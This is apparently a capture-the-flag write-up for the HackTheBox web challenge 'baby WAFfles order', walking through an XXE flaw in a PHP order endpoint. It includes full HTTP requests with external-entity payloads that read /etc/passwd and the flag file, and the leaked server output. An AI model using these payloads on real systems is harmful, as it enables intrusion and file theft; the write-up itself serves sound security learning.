baby WAFfles order

Platform	HTB
Date	@July 10, 2022
Operating System	Web-CTF
Tags	LFI XXE web-app

General-Information

▼ Table of Contents


Summary

- Website allows for users to send their own XML content, without sanitizing how the server responds to the requests, therefore leading to an LFI for the flag.


Website

▼ As usual with challenges from this creator, the website looks very nice visually and appealing. After taking in the nice cosmetic care put into this challenge, I'm looking at the downloadable files and notice the name is `web xxe`. That means the exploit is probably going to be an XML injection lol.

▼ Website




▼ `web xxe` files



```
┌──(kali㉿kali)-[~/HTB/ctf/baby-WAFfles-order]
└─$ cd web_xxe/;ls
assets  build_docker.sh  config  controllers  Dockerfile  flag  index.php  Router.php  views
```


▼ Unzipping the files



```
┌──(kali㉿kali)-[~/HTB/ctf/baby-WAFfles-order]
└─$ ls ~/Downloads
'baby WAFfles order.zip'   lab_h1ppyhacker.ovpn   random

┌──(kali㉿kali)-[~/HTB/ctf/baby-WAFfles-order]
└─$ unzip ~/Downloads/baby\ WAFfles\ order.zip
Archive:  /home/kali/Downloads/baby WAFfles order.zip
[/home/kali/Downloads/baby WAFfles order.zip] web_xxe/ password:
   creating: web_xxe/
 extracting: web_xxe/flag
  inflating: web_xxe/index.php
   creating: web_xxe/config/
  inflating: web_xxe/config/fpm.conf
  inflating: web_xxe/config/supervisord.conf
  inflating: web_xxe/config/nginx.conf
  inflating: web_xxe/Dockerfile
  inflating: web_xxe/build_docker.sh
  inflating: web_xxe/Router.php
   creating: web_xxe/controllers/
  inflating: web_xxe/controllers/OrderController.php
   creating: web_xxe/views/
  inflating: web_xxe/views/menu.php
   creating: web_xxe/assets/
  inflating: web_xxe/assets/favicon.ico
   creating: web_xxe/assets/css/
  inflating: web_xxe/assets/css/main.css
   creating: web_xxe/assets/js/
  inflating: web_xxe/assets/js/main.js

┌──(kali㉿kali)-[~/HTB/ctf/baby-WAFfles-order]
└─$ 
```

▼ After playing with the website for a bit and reading over the files to understand how it dealt with requests, I noticed that the `OrderController.php` file was weird in how it handled XML content

  ▼ `OrderController.php` file




```php
<?php
class OrderController{
    public function order($router){
        $body = file_get_contents('php://input');
        if ($_SERVER['HTTP_CONTENT_TYPE'] === 'application/json'){
            $order = json_decode($body);
            if (!$order->food)
                return json_encode([
                    'status' => 'danger',
                    'message' => 'You need to select a food option first'
                ]);
            return json_encode([
                'status' => 'success',
                'message' => "Your {$order->food} order has been submitted successfully."
            ]);
        }
        else if ($_SERVER['HTTP_CONTENT_TYPE'] === 'application/xml')
        {
            $order = simplexml_load_string($body, 'SimpleXMLElement', LIBXML_NOENT);
            if (!$order->food) return 'You need to select a food option first';
            return "Your {$order->food} order has been submitted successfully.";
        }
        else
        {
            return $router->abort(400);
        }
    }
}
```

XML Injection

▼ The `OrderController.php` file shows that it not only allows JSON data, but XML as well. The interesting part is that the site will return the unsanitizied XML (same for JSON) data that it receives, which leaves it open to a potential XXE.

▼ JSON request



```
POST /api/order HTTP/1.1
Host: 178.62.26.185:30987
Content-Length: 35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://178.62.26.185:30987
Referer: http://178.62.26.185:30987/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "table_num":"ls",
  "food":"WAFfles"
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 11 Jul 2022 03:17:05 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.15
Content-Length: 84

{"status":"success","message":"Your WAFfles order has been submitted successfully."}
```


▼ Using this JSON to XML convertor to get an XML string

▼ XML

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <table_num>ls</table_num>
```

```
    <food>Ice Scream</food>
</root>
```

▼ Screenshot



Convert JSON To XML

Use this tool to convert JSON into XML format. New- Now supports JSONLines.
Enter your JSON or JSONLines data below and Press the Convert button. The output will display below the Convert button. Note- Spaces in keys will be converted to underscores

See also XML to JSON

Option 1 - Choose JSON file: No file selected. Encoding:
Option 2 - Enter an URL:
Option 3 - paste into Text Box below


JSON Data:

```
{"table_num":"ls","food":"Ice Scream"}
```

XML Output:

```
<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <table_num>ls</table_num>
  <food>Ice Scream</food>
</root>
```

▼ Validating the XML string working



Request


```
POST /api/order HTTP/1.1
Host: 178.62.26.185:30987
Content-Length: 112
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: http://178.62.26.185:30987
Referer: http://178.62.26.185:30987/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8" ?>
  <root>
    <table_num>
      ls
    </table_num>
    <food>
      Ice Scream
    </food>
  </root>
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 11 Jul 2022 03:12:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.15
Content-Length: 54

Your Ice Scream order has been submitted successfully.
```

▼ Now with a working XML string, I needed to figure out a way to actually exploit the potential injection. So to do this of course I went to hacktricks and tried a couple of different ways to declare my DOCTYPE, with the screenshot below as working.


▼ XML → LFI



```
POST /api/order HTTP/1.1
Host: 178.62.26.185:30987
Content-Length: 183
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: http://178.62.26.185:30987
Referer: http://178.62.26.185:30987/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8" ?>
  <!DOCTYPE data [
  <!ENTITY file SYSTEM "file:///etc/passwd">
  ]>
  <root>
    <table_num>
      ls
    </table_num>
    <food>
      &file;
    </food>
  </root>
```

```
Server: nginx
Date: Mon, 11 Jul 2022 03:25:35 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.15
Content-Length: 1351

Your
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
utmp:x:100:406:utmp:/home/utmp:/bin/false
www:x:1000:1000:1000:/home/www:/bin/sh
nginx:x:101:101:nginx:/var/lib/nginx:/sbin/nologin

order has been submitted successfully.
```

- To get the flag, I just simply changed what file I was requesting because based off the downloaded files. The flag would be just sitting in the `/` directory, which worked!
  - Getting the flag



```
POST /api/order HTTP/1.1
Host: 178.62.26.185:30987
Content-Length: 177
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: http://178.62.26.185:30987
Referer: http://178.62.26.185:30987/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8" ?>
  <!DOCTYPE data [
  <!ENTITY file SYSTEM "file:///flag">
  ]>
  <root>
    <table_num>
      ls
    </table_num>
    <food>
      &file;
    </food>
  </root>
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 11 Jul 2022 03:37:28 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.15
Content-Length: 99

Your
HTB{w[redacted]}
order has been submitted successfully.
```

Information Learned

- It helps to break down every file when going through a challenge, with the goal of understanding

1. What that file is used for
2. How it ties into the application at large
3. Is there anything weird within the code’s functionality